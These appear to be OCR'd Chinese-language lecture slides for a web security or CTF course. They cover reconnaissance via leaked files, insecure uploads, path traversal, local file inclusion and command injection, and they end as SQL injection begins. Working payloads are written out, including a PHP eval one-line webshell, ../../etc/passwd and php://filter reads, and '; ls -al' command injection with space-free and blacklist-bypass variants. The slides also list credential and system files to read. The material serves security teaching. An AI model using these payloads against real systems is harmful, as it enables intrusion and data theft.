- 網站指紋辨識
  - Special URL path
  - Error message
  - HTTP Response Header
  - Session ID
  - (And more)
- 自動分析網站技術的 browser extension : <https://www.wappalyzer.com/>

# Information Leak / 資訊洩漏

- 開發人員忘記關閉 debug mode 或錯誤訊息
- 不小心把不該公開的東西推到 production 上
  - 例如：備份、設定檔
- CTF 怕太通靈，只好偷偷給你原始碼 (0)

# 常見套路

- robots.txt
- .git / .svn / .bzr
- .DS\_Store
- .index.php.swp
- Backup files

# 常見套路

- robots.txt

- 告訴爬蟲什麼該看什麼不該看
  - 可能包含**不想被爬取**的路徑
    - 管理後台？

- .git / .svn / .bzr

- .DS\_Store

- .index.php.swp

- Backup files




The screenshot shows a browser window with the URL <https://stackoverflow.com/robots.txt>. The page content is a text-based robots.txt file. It starts with a User-Agent directive for all user-agents (indicated by the asterisk). Following this, there is a series of Disallow directives applied to various URLs, including paths related to posts, search, feeds, users, authentication, and activity.

```
User-Agent: *
Disallow: /posts/
Disallow: /posts?
Disallow: /amzn/click/
Disallow: /questions/ask/
Disallow: /questions/ask?
Disallow: /search/
Disallow: /search?
Disallow: /feeds/
Disallow: /feeds?
Disallow: /users/login/
Disallow: /users/login?
Disallow: /users/logout/
Disallow: /users/logout?
Disallow: /users/filter/
Disallow: /users/filter?
Disallow: /users/signup
Disallow: /users/signup/
Disallow: /users/signup?
Disallow: /users/authenticate/
Disallow: /users/authenticate?
Disallow: /users/oauth/*
Disallow: /users/flag-summary/
Disallow: /users/flair/
Disallow: /users/flair?
Disallow: /users/activity/
Disallow: /users/activity/?
Disallow: /users/stats/
Disallow: /users/*?tab=accounts
Disallow: /users/*?tab=activity
Disallow: /users/rep/show
Disallow: /users/rep/show?
Disallow: /users/prediction-data
Disallow: /users/prediction-data/
Disallow: /users/prediction-data?
Disallow: /unanswered/
Disallow: /new-answer?
```

# 常見套路

- robots.txt
- .git / .svn / .bzr
  - 版本控制系統
  - 可還原 source code
  - Tools (for git)  
[denny0223/scrabble](#)  
[lijiejie/GitHack](#)
- .DS\_Store
- .index.php.swp
- Backup files



The screenshot shows a web browser window with the URL <https://picsee.co/.git/config>. The page displays a GitHub repository's configuration file (`config`). The content of the config file is as follows:

```
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = git@bitbucket.org:finebindintern/picsee.git
fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
remote = origin
merge = refs/heads/master
[branch "prod"]
remote = origin
merge = refs/heads/prod
```

# 常見套路

- robots.txt
- .git / .svn / .bzr
- .DS\_Store
  - macOS 上自動產生的隱藏檔
  - 可得知資料夾內的文件名稱、路徑
  - [lijiejie/ds\\_store\\_exp](#)
- .index.php.swp
- Backup files

# 常見套路

- robots.txt
- .git / .svn / .bzr
- .DS\_Store
- .index.php.swp
  - vim 暫存檔
  - 可以直接還原原本的 source
- Backup files

# 常見套路

- robots.txt
- .git / .svn / .bzr
- .DS\_Store
- .index.php.swp
- Backup files
  - www.tar.gz
  - backup.zip
  - ...

# Google Hacking

- site:nycu.edu.tw
- intext:"管理介面"
- filetype:sql

Google Hacking Database (GHDB):

<https://www.exploit-db.com/google-hacking-database>

# Other tricks


- Dirsearch
- Subdomain enumeration

Upload / LFI  
Write / Read for Files


# Insecure Upload

# Web 兩大世界觀

File-based



Route-based




```
$ cat /var/www/html/index.php  
<?php echo 'Hello, world!'; ?>
```




```
@app.route("/home")  
def hello():  
    return "Hello, world!"
```

# Web 兩大世界觀

File-based



Route-based



```
$ cat /var/www/html/index.php  
<?php echo 'Hello, world!'; ?>
```



```
@app.route("/home")  
def hello():  
    return "Hello, world!"
```

# Webshell

- Webshell：在 Web 伺服器上執行任意指令的頁面（shell on Web）
- 沒限制上傳檔案的副檔名：直接上傳 \*.php 檔
- 「一句話木馬」：

```
<?php eval($_GET['code']); ?>
```

[http://example.com/uploads/webshell.php?code=system\('id'\);](http://example.com/uploads/webshell.php?code=system('id');)

# Prevent & Bypass

- 檢查 POST Content Type
- 檢查 file signature (magic number)
- 檢查副檔名
  - 黑名單
  - 白名單

# 檢查 POST Content Type

```
POST /upload HTTP/1.1\r\n
Content-Length: 9487\r\n
Content-Type: multipart/form-data; boundary=-----1337\r\n
\r\n
-----1337\r\n
Content-Disposition: form-data; name="UploadFile";
filename="cat.jpg"\r\n
Content-Type: image/jpeg\r\n
\r\n
(File Content)
```

# File Signature

- <https://filesignatures.net/>
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF      47 49 46 38    GIF8

PNG      89 50 4e 47    .PNG

# File Signature

- <https://filesignatures.net/>
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF      47 49 46 38    GIF8

PNG      89 50 4e 47    .PNG

- Magic Number + PHP code → Webshell

GIF89a<?php eval(\$\_GET['code']); ?>

# File Extension: Blacklist

No .php ?

- pHp // Change case
- pht, phtml, php[3,4,5,7] ...
- html, svg // XSS
- .htaccess

# File Extension: .htaccess (Apache2 Feature)

```
<FilesMatch "meow">  
    SetHandler application/x-httpd-php  
</FilesMatch>
```

webshell.meow → 會被當 php 執行

..//..//Path Traversal

```
file_get_contents("./files/".$_GET['file'])
```

http://victim.com/  
download.php?file=report\_9487.pdf

file\_get\_contents("./files/".\$\_GET['file'])

./files/report\_9487.pdf

http://victim.com/  
download.php?file=.. /download.php

file\_get\_contents("./files/".\$\_GET['file'])

./files/ .. /download.php

→ ./download.php

http://victim.com/  
download.php?file= ../../../../../../etc/passwd

file\_get\_contents("./files/".\$\_GET['file'])

/var/www/html/files/ ../../../../../../etc/passwd

→ /etc/passwd

# Path traversal: Nginx misconfiguration

## Nginx off-by-slash fail

Breaking Parser Logic  
Orange@Black Hat

http://127.0.0.1/**static..**/settings.py

```
location /static {  
    alias /home/app/static/;  
}
```




Nginx matches the rule and appends the remainder to destination  
**/home/app/static/..../settings.py**

# Arbitrary File Read

- 任意讀取伺服器上的檔案
  - 後端原始碼、敏感資料 etc...
  - fopen()
  - file\_get\_contents()
  - readfile()
  - ...

```
file_get_contents($_GET['page'])
```

# /?page=/etc/passwd



The screenshot shows a web browser window with a dark theme. The address bar displays "不安全 — lab.splitl.in". The main content area shows the text output of the command `cat /etc/passwd`. The text is displayed in white on a black background. At the top left of the content area, there are three stylized symbols: a large upward-pointing arrow, a small circle, and another small circle.

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
```

/?page=index.php

The screenshot shows a browser window with the URL `不安全 — lab.splitl.in`. The page content displays the string `\^o_o^` twice. Below the content, the browser's developer tools are visible, specifically the Network tab which shows a request to `lab.splitl.in`. The code tab displays the following PHP exploit:

```
3 <pre>
4 <h1>/^o_o^</h1>
5 <h2>Page: <?=$_GET['page']?></h2>
6 <pre>
7 <?php
8     echo file_get_contents($_GET['page']);
9 ?>
10 </pre>
11 </pre>
```

# Config files

- /etc/php/php.ini
- /etc/nginx/nginx.conf
- /etc/apache2/sites-available/000-default.conf
- /etc/apache2/apache2.conf

# System information

- User information
  - /etc/passwd
  - /etc/shadow # 通常要 root 權限
- Process information
  - /proc/self/cwd # symbolic link 到 cwd
  - /proc/self/exe # 目前的執行檔
  - /proc/self/environ # 環境變數
  - /proc/self/fd/[num] # file descriptor
- /proc/sched\_debug # Processes list

# Network

- /etc/hosts
- /proc/net/\*
  - /proc/net/fib\_trie
  - /proc/net/[tcp,udp]
  - /proc/net/route
  - /proc/net/arp

# Local File Inclusion

- include 伺服器端任意檔案

- require()
- require\_once()
- include()
- include\_once()

```
include($_GET['module']);
```

# /?module=phpinfo.php

The screenshot shows a web browser window with the URL "不安全 — lab.spliti.in" in the address bar. The page content is as follows:

Module: **phpinfo.php**

**PHP Version 7.4.3**

**php**

<b>System</b>	Linux IBM5100 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64
<b>Build Date</b>	Oct 6 2020 15:47:56
<b>Server API</b>	Built-in HTTP server
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php/7.4/cli
<b>Loaded Configuration File</b>	/etc/php/7.4/cli/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php/7.4/cli/conf.d
<b>Additional .ini files parsed</b>	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20- ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-fpm.ini

# /?module=phpinfo.php

不安全 — lab.split.in

Module: phpinfo.php

PHP Version 7.4.3

System Linux IBN5100 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 26 14:47:56 UTC 2020 x86\_64

Build Date Oct 26 2020 14:47:56

Server API Built-in HTTP server

Virtual Directory Support disabled

Configuration File (php.ini) Path /etc/php/7.4/cli

Loaded Configuration File /etc/php/7.4/cli/php.ini

Scan this dir for additional .ini files /etc/php/7.4/cli/conf.d

Additional .ini files parsed /etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-fsi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-fpm.ini

Parsed



/?module=php://filter/convert.base64-encode/resource=phpinfo.php

The screenshot shows a terminal window with a dark theme. At the top, there's a browser-like header with icons for red, yellow, and green circles, a refresh button, and a URL bar containing "不安全 — lab.splitline.in". Below the header is a white text area with some decorative symbols (^, o, .) at the top. The main content area is a terminal window with the following text:

```
Module: php://filter/convert.base64-encode/resource=phpinfo.php
PD9waHAgcGhwaW5mbbygpOyA/PgoK

splitline@splitline: ~
→ ~ echo PD9waHAgcGhwaW5mbbygpOyA/PgoK | base64 --decode
<?php phpinfo(); ?>

→ ~ █
```

```
php://filter/  
read=convert.base64-encode/  
resource=phpinfo.php
```

php:// - Manual

php://filter/

read=convert.base64-encode/

resource=phpinfo.php

- <empty>
- read=
- write=

php://filter/  
read=convert.base64-encode/  
resource=phpinfo.php

```
php://filter/  
read=convert.base64-encode/  
resource=phpinfo.php
```

List of Available Filters - Manual

- string.rot13
- convert.base64-encode
- zlib.deflate / zlib.inflate
- ...

```
php://filter/  
read=convert.base64-encode/  
resource=phpinfo.php
```

- 
- Required
  - 指定你要輸入 filter 的資料

可以串很多 filter 一起用

```
php://filter/  
read=convert.base64-encode/  
read|string.rot13/  
...  
resource=phpinfo.php
```

執行順序

# LFI to RCE

- access.log / error.log 可讀
- /proc/self/environ 可讀
  - 把 payload 塞在 user-agent 裡面，然後 include 它
- 控制 session 內容
  - PHP session 內容預設是以檔案儲存
  - include /tmp/sess\_{session\_name}

# LFI to RCE

- session.upload\_progress
  - session.upload\_progress = on; # enabled by default
  - <https://blog.orange.tw/2018/10/#session-tragedy>
- phpinfo<https://insomniasec.com/downloads/publications/LFI+With+PHPInfo+Assistance.pdf>

# Injection

## 「駭客的填字遊戲」

Injection

「日常的填字遊戲」

# 106年 資安技能金盾獎

## 入圍決賽名單 (依隊伍名稱排序)

學校	隊伍名稱
臺灣大學	\$1
	0xb43b00f0xb43b00f



清華大學	
交通大學	志在把廢不往參加
臺灣科技大學	孤單寂寞覺得冷
臺灣科技大學	所有參賽隊伍
臺灣大學	森77
中央大學	結果被打爆
臺灣科技大學	想想隊名



# 外送員抱怨

» 正常顯示

A顧客 須支付

\$ [REDACTED].00

CBC 東森新聞 HD

遭更改後 <

此用戶不須支付


\$ [REDACTED].00

小心! "此用戶不"須支付金額 外送員驚:差點被騙

外送員抱怨

小心！"此

CBC NEWS



BC東森新聞 HD

改後 <

須支付  
0.00

:差點被騙

# Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 → 改變原始程式預期行為
- 包括
  - Code injection
  - Command injection
  - SQL injection
  - Server side template injection
  - NoSQL injection
  - CRLF injection
  - ...

# Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 → 改變原始程式預期行為
- 包括
  - Code injection
  - Command injection
  - SQL injection
  - Server side template injection
  - NoSQL injection
  - CRLF injection
  - ...

Basic Injection

"+system(Code Injection)+"

# Simple Calculator

```
<?php  
    echo eval("return ".$_GET['expression'].";");  
?>
```

/calc.php?expression=7\*7

# Simple Calculator

```
<?php  
    echo eval("return ".$_GET['expression'].";");  
?  
  
/calc.php?expression=system("id")
```

# Dangerous function

- PHP
  - eval
  - assert
  - create\_function // removed since PHP 8.0
- Python
  - exec
  - eval
- JavaScript
  - eval
  - (new Function(/\* code \*/))()
  - setTimeout / setInterval

Basic Injection

; \$(Command) `Injection`

# Cool Ping Service

```
<?php
    system("ping -c 1 ".$_GET['ip']);
?>
```

# Cool Ping Service

```
ping -c 1 USER INPUT
```

# Cool Ping Service: Normal

```
ping -c 1 127.0.0.1
```

```
?ip=127.0.0.1
```

# Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

```
/?ip=127.0.0.1 ; ls -al
```

# Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

用分號結束掉前面的指令

Pwned!

```
/?ip=127.0.0.1 ; ls -al
```

# Basic Tricks

- ping 127.0.0.1 ; id
  - ; → 結束前面的 command
- ping 127.0.0.1 | id
  - A|B → pipe A 的結果給 B
- ping 127.0.0.1 && id
  - A&&B → A 執行成功才會執行 B
- ping notexist || id
  - A||B → A 執行成功就不會執行 B

# Basic Tricks: Command substitution

- `cat meow.txt $(id)`
- `cat meow.txt `id``
- `ping "$(id)"`

`ping "$(id)"`

*will expand to*

`ping 'uid=0(root) gid=0(root) groups=0(root)'`

# You don't really need Space

- `cat<TAB>/flag`
- `cat</flag # Pipeable command`
- `{cat,/flag}`
- `cat$IFS/flag # IFS → Input Field Separators`
- `X=$'cat\x20/flag'&&$X`

# Bypass Blacklist


- cat /f'la'g / cat /f"la"g
  - cat /f\l\ag
  - cat /f\*
  - cat /f?a?
  - cat \${HOME:0:1}etc\${HOME:0:1}passwd
-   
"home/USER"[0:1]

# Lab: DNS Lookuper

Basic Injection  
SQL Injection' or 1=1--

# Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



# Introduction to SQL

```
SELECT * FROM user;
```

<code>id</code>	<code>username</code>	<code>password</code>	<code>create_date</code>
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_0W0	2021/11/23

# Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

<code>id</code>	<code>username</code>	<code>password</code>	<code>create_date</code>
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_0W0	2021/11/23

# Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

<code>id</code>	<code>username</code>	<code>password</code>	<code>create_date</code>
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

# Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

<code>id</code>	<code>username</code>	<code>password</code>	<code>create_date</code>
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

# Introduction to SQL Injection

